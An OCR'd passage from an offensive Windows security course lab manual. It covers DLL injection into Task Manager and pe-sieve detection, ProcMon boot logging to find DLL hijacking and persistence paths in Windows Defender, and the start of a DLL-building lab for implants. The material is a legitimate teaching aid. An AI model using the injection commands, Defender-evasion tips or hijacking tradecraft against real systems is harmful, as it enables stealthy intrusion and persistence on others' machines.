[*] Scanning: C: \Windows\System32\bcryptPrimitives.dll
[*] Scanning: C: \Windows\System32\ws2_32.dll
[*] Scanning: C: \Windows\System32\ntmarta.dll
[*] Scanning: C: \Windows\System32\wldp.dll
[*] Scanning: C: \Windows\System32\CoreMessaging.dll
Scanning workingset: 333 memory regions
[*] Workingset scanned in 16 ms
---
PID: 1788
---
SUMMARY:

Total scanned:      40
Skipped:            0
Hooked:             0
Replaced:           0
Hdrs Modified:      0
IAT Hooks:          0
Implanted:          0
Unreachable files:  0
Other:              0

Total suspicious:   0
---
```

2. Scanning a suspicious binary

- From within your **elevated** prompt, navigate to the `NowYouCMe` folder.
- Verify that the following files are present:
  - `ClassicInjection.exe` - the injector tool
  - `NowYouCMe.dll` - DLL holding the logic for function hooking
- The `ClassicInjection` tool requires the following arguments:
  - Process ID of a process to target
  - Absolute path to the `NowYouCMe.dll` binary
  - The path should be `C:\Tools\NowYouCMe\NowYouCMe.dll`

Technet24

- Open the Task Manager and determine the PID of the Task Manager, it might be `Taskmgr` in a process listing.
  - Yes, there are other ways to determine the PID but having the GUI open will be nice since you will be able to see the targeted process vanish before your eyes.
- Using the PID of the Task Manager process, inject the `NowYouCMe.dll` into it.
  - Do **not** inject into `notepad.exe` or the process you are attempting to hide.

Please note

The injector will hit a pause state to allow you to attach a debugger to it, or analyze it using Process Hacker. There is no need to do either of those here so press [ENTER] to continue execution.

Command line

```
.\ClassicInjection.exe 2100 C:\Tools\NowYouCMe\NowYouCMe.dll
```

Notional results

```
C:\Tools\NowYouCMe\> .\ClassicInjection.exe 2100 C:\Tools\NowYouCMe\NowYouCMe.dll

This program will inject a given DLL into a given target process.
[DEBUG_INFO] Module: Injector, function: main, Date: Thu Dec 30 23:33:33 2021
main: Target PID: 2100 main: DllPath: C:\Tools\NowYouCMe\NowYouCMe.dll main: Full
path name: C:\Tools\NowYouCMe\NowYouCMe.dll
[*] Injector: InjectDLL: 28
[*] InjectDLL: Obtaining module handle to kernel32.dll
[+] InjectDLL: Module handle (0x00007FFEDD470000) obtained!
[*] InjectDLL: Obtaining address for LoadLibraryA
[*] InjectDLL: Obtaining handle to target process with PID: 2100
[+] InjectDLL: Process handle (0x0000000000000050) obtained!
[*] InjectDLL: Allocating memory in target process...
[+] InjectDLL: Allocation successful: 0x00000208B5B20000 of 41 bytes
[*] InjectDLL: Check with debugger or Process Hacker at this point to read process
memory
[*] InjectDLL: Attempting to write the DLL path to the newly allocated buffer
[+] InjectDLL: Successfully wrote 41 bytes to 0x00000208B5B20000
[*] InjectDLL: Creating the remote thread to trigger DllMain
[+] InjectDLL: Successfully created remote thread: 0x00000000000000B0 ID: 0x00001efc
```

- Once you see the message that a remote thread has successfully been created, the tool's job is done.

3. Scan again.

- Now run pe-sieve against the injected process and see what is shown, if anything.

© 2024 Jonathan Reiter

```
[*] Scanning: C:\Windows\System32\IPHLPAPI.DLL
[*] Scanning: C:\Windows\System32\winnsi.dll
[*] Scanning: C:\Windows\System32\d3d9.dll
[*] Scanning: C:\Windows\System32\dwmapi.dll
[*] Scanning: C:\Windows\System32\D3D12Core.dll
[*] Scanning: C:\Windows\System32\D3DSCache.dll
[*] Scanning: C:\Windows\System32\devobj.dll
[*] Scanning: C:\Windows\System32\dhcpcsvc6.DLL
[*] Scanning: C:\Windows\System32\dhcpcsvc.dll
[*] Scanning: C:\Windows\System32\dnsapi.dll
[*] Scanning: C:\Windows\System32\wkscli.dll
[*] Scanning: C:\Windows\System32\languageoverlayutil.dll
[!][7356] Suspicious: could not read the module file!
[*] Scanning: C:\Windows\System32\VCRUNTIME140.dll
[*] Scanning: C:\Windows\System32\VCRUNTIME140_1.dll
[*] Scanning: C:\Windows\System32\msvcp140.dll
Scanning workingset: 866 memory regions.
[!] Scanning detached: 00007FFECD820000 : C:\Tools\NowYouCMe\NowYouCMe.dll
[*] Workingset scanned in 63 ms
[+] Report dumped to: process_7356
[*] Dumped module to: C:\Tools\\process_7356\7ffecd820000.NowYouCMe.dll as REALIGNED
[+] Dumped modified to: process_7356
[+] Report dumped to: process_7356
---
PID: 7356
---
SUMMARY:

Total scanned:      105
Skipped:            0
-
Hooked:             0
Replaced:           0
Hdrs Modified:      0
IAT Hooks:          0
Implanted:          0
Unreachable files:  1
Other:              1
-
Total suspicious:   1
[!] Errors:         2
---
PS C:\Tools>
```

It found the injected DLL

4. You might see that it detected something as being suspicious. The screenshot indicates what is suspicious: it is the fact that it could not read the DLL file that we injected into it.
5. If nothing suspicious was detected, great! You have just bypassed a memory-scanning tool, or so you think.
6. Scan the process again but this time use the `/iat` flag. We are passing the IAT flag because the DLL implements an IAT hook so the tool should catch it.
7. Here is what the command would look like:

Command lines

```
.\pe-sieve.exe /pid 2100 /iat 1
```

8. This is what the help says about `/iat` option

```
/iat <*iat_scan_mode>
        : Scan for IAT hooks.
*iat_scan_mode:
        0 - none: do not scan for IAT Hooks (default)
        1 - scan IAT, filter hooks that lead to unpatched system module
        2 - scan IAT, filter hooks that lead to ANY system module
        3 - unfiltered: scan for IAT Hooks, report all
```


9. Here are the results of the new IAT scan

Technet24

IAT Scan

```
PID: 2100
---
SUMMARY:

Total scanned:      40
Skipped:            0
Hooked:             0
Replaced:           0
Hdrs Modified:      0
IAT Hooks:          1
Implanted:          0
Unreachable files:  0
Other:              0
-
Total suspicious:   1
---
```

10. After scanning the process, pe-sieve will create a folder with a naming convention of `process_<PID>` where the PID will be the one you scanned. For this particular run, the PID of Task Manager was 2100 so the folder name is `process_2100`. Open the folder and take a look at the log files there.
11. Open the TXT file that has `iat_hooks` in the file name.



Key Takeaways

- It is pretty nice to see how quickly the tool was able to scan the entire process and all loaded modules. You can see how the classic DLL injection method is not too stealthy, although it is enough to get past Windows Defender.

© 2024 Jonathan Reiter

Lab 1.2: ProcMon

Background

Monitoring a process' behavior is one of several methods for how you can find vulnerabilities or other interesting items like UAC Bypasses. One of the tools of choice for this process monitoring is Process Monitor from the Sysinternals Suite. From here on out we will just refer to it as ProcMon. What gives ProcMon its true power is a file system minifilter driver whose altitude can be lowered or raised to see different file system operations. You can even choose to see what operations are taking place during bootup of the system. If you put on your red team hat for this lab, you can use ProcMon to see what footprint your implant has on the target system: its disk I/O usage, network events, etc.

This lab will take a look at the Windows boot process and what possible attack vectors could be present there. One of the great things about this particular approach is the possibility of discovering a new persistence vector to trigger your binary when the system boots. Even better would be getting the persisted execution with Admin or even SYSTEM level permissions. Throughout this lab, we will be looking for resources, like DLLs, that cannot be found by processes internal to Windows or even third-party applications installed by users or system administrators.

Another great use case for ProcMon is looking for DLL side loading opportunities, an attack that attempts to take advantage of how a process locates the DLLs it needs to load. Many side loading attacks bring a trusted application with them along with a malicious DLL. The trusted application and DLL get dropped to a place the attacker has write permissions to and the application is triggered. When the process is starting up, the malicious DLL will also be loaded.

Objectives

- Explore the features and capabilities of ProcMon.
- Observe what the system is doing as it boots.
- Learn how to use filters to cut down the noise when there is too much data.
- Choose a specific process, like (`MsMpEng.exe`), to determine if a DLL hijacking vulnerability exists.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Test VM.

Technet24


Lab Steps/Walk-through

Snapshot

If you are able to do so, please take a snapshot of the current state as this lab can make the Test VM unstable.

1. Open ProcMon.

- Open ProcMon with **elevated** permissions (Run As Administrator).
- ProcMon is located under `C:\Tools\SysinternalsSuite`.
- If you see the `Process Monitor Filter` window pop-up showing existing filters, please choose the `Reset` button followed by `Apply`, and then `OK`.




- The Path column might be missing so before creating any filters, add the column to the current view.
  - You will want to add this column before boot logging because when there are millions of events to display, ProcMon can be bogged down.


2. Enable Boot Logging.

- From the Options menu, we can choose **Enable Boot Logging**.

© 2024 Jonathan Reiter



- If you see a prompt about thread profiling events, ignore it. **Do not** select `Generate thread profiling events`; just choose `OK` and continue.



3. Restart the Test VM.


- Pray it does not crash!
- Sometimes it can crash because ProcMon drivers are loaded pretty early on in the boot process.
- Should a crash happen, be sure to choose the last known good configuration from the Boot settings.
  - This is usually done by pressing **F8** when the system is booting.

4. Wait at least five (5) minutes upon logging in before opening ProcMon again with elevated permissions.

- This time you will be prompted to save the bootlog file to disk.
  - Save the log in a location you prefer, like to your `Documents` folder.

Technet24


- Once this is done, it will start to parse the logs and make sense of the events.
- You might see around two (2) million or more events, so processing all of them could take a while; be patient.
- To see what the System process is doing, be sure to enable the advanced output.



5. Loading drivers


- Without any custom filters applied, you can see the system first loads various kernel drivers with one of the first recorded Load Image events being `PROCMON24.SYS`.
- The very next item that was recorded is the kernel itself; `ntoskrnl.exe`.
- Note: Just because an event is listed before another, it doesn't mean it is the order in which it really happened. It just means that is the order ProcMon detected the result.

© 2024 Jonathan Reiter



6. Custom filters

- There are a lot of events so let's filter some of those events out and begin a high-level process of finding a vulnerability.
- Using the Filter button, create three filters
  - Operation is `IRP_MJ_CREATE` include
  - Result is `NAME NOT FOUND` include
  - Path contains `dll` include
- The idea behind this filter is to show us any DLLs that a process was trying to load but could not find it in a particular folder, or anywhere.



Technet24

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Tim...	Process Name	PID	Operation	Path	Result
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\powrprof.dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\UMPDC.dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\tdh.dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\FLTLIB.D...	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\WTSAPI3...	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\WINSTA.dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\Secur32.dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\SSPICLI....	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Definition Updates\Updates\mpe...	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Definition Updates\Updates\mpe...	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\CRYPTS...	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\CRYPTB...	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\WINHTT...	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\profapi.dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program Files (x86)\internet.dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program Files\internet.dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program Files (x86)\internet.dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program.dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program Files.dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program Files (x86).dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\webio.dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\winnlsres....	NAME NOT FOUND
2:06:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program Files.dll	NAME NOT FOUND
2:06:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program Files (x86).dll	NAME NOT FOUND
2:06:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program.dll	NAME NOT FOUND
2:06:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program Files (x86).dll	NAME NOT FOUND
2:06:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program.dll	NAME NOT FOUND
2:06:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program Files.dll	NAME NOT FOUND
2:06:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program Files (x86).dll	NAME NOT FOUND
2:06:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Windows.dll	NAME NOT FOUND

Results Will Vary

VMs Needed

Depending on your version of Defender, you might see different results from the screenshots above

After a bit of scrolling and looking around, it looks like the process `MsMpEng.exe`, which is Windows Defender, is looking for some crazy named DLLs like `C:\Program.dll`. It cannot find those DLLs at all. Assuming we have the correct permissions to write to one of those specific folders, what might happen if we drop a DLL there? Please keep in mind that depending on what version of Windows Defender you have on your Dev-VM, you might not see the exact results that are shown in the screenshots. This is fine and this is expected. Seeing the exact results is not important in this instance. This behavior was reported to Microsoft and has since been fixed, which is why you might not see the exact results in the screenshots.

To avoid scrolling so much, if you know the name of a process of interest, you can add a custom include filter for it just like we did in **Step 6: Custom filters**.

Key Takeaways

This lab showed you one of the more powerful sides of ProcMon: boot logging. It offers us a unique view that you might not ever see normally. Making malicious things happen early on is a great way to persist and keep your level of access, which is hopefully `Administrator` or `SYSTEM`. You do not have to see the exact same results that are reflected in the lab screenshots. What is more important here is gaining the skill set for how to use ProcMon to take a deep dive into how Windows boots as well as how certain processes that you might be curious about are being created.

© 2024 Jonathan Reiter

Lab Enhancements

- As an extra challenge, spend some time going through the other boot logs and try to make sense of the boot process.
- When done with that, see if you can find something interesting that you think could be worthy of your time researching.
- Who knows? You might just walk away from this course with a new CVE under your belt.

Technet24

Lab 1.3: HelloDLL

Background


Learning how to build a custom DLL is a critical skill for implant developers to have because there might be requirements that state that all features must be implemented in the format of a DLL. DLLs are great because you can use them to inject into other processes via a number of techniques, something you will explore later in the course. DLLs can choose whether or not to export functions, and the exporting can be done one of two ways: by name and/or by ordinal. If you do not want your function to be easily discovered, then only export by ordinal. Make the reverse engineer earn that paycheck. You will see later in the course how to parse a DLL's export address table to find the address of a procedure to later be called.

Objectives

- Learn how to make a DLL using Visual Studio.
- Learn how to properly export functions via a definition file (`.def` file).
- Learn how to forward an exported function to another DLL.
- Understand and resolve build errors.

Debug vs. Release

When you first start Visual Studio, the project will default to Debug x86 mode. You will need to change this to x64 mode. During development, Debug mode is fine but for the final version, the Release is preferred. You can change the modes right below the menu bar.



Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

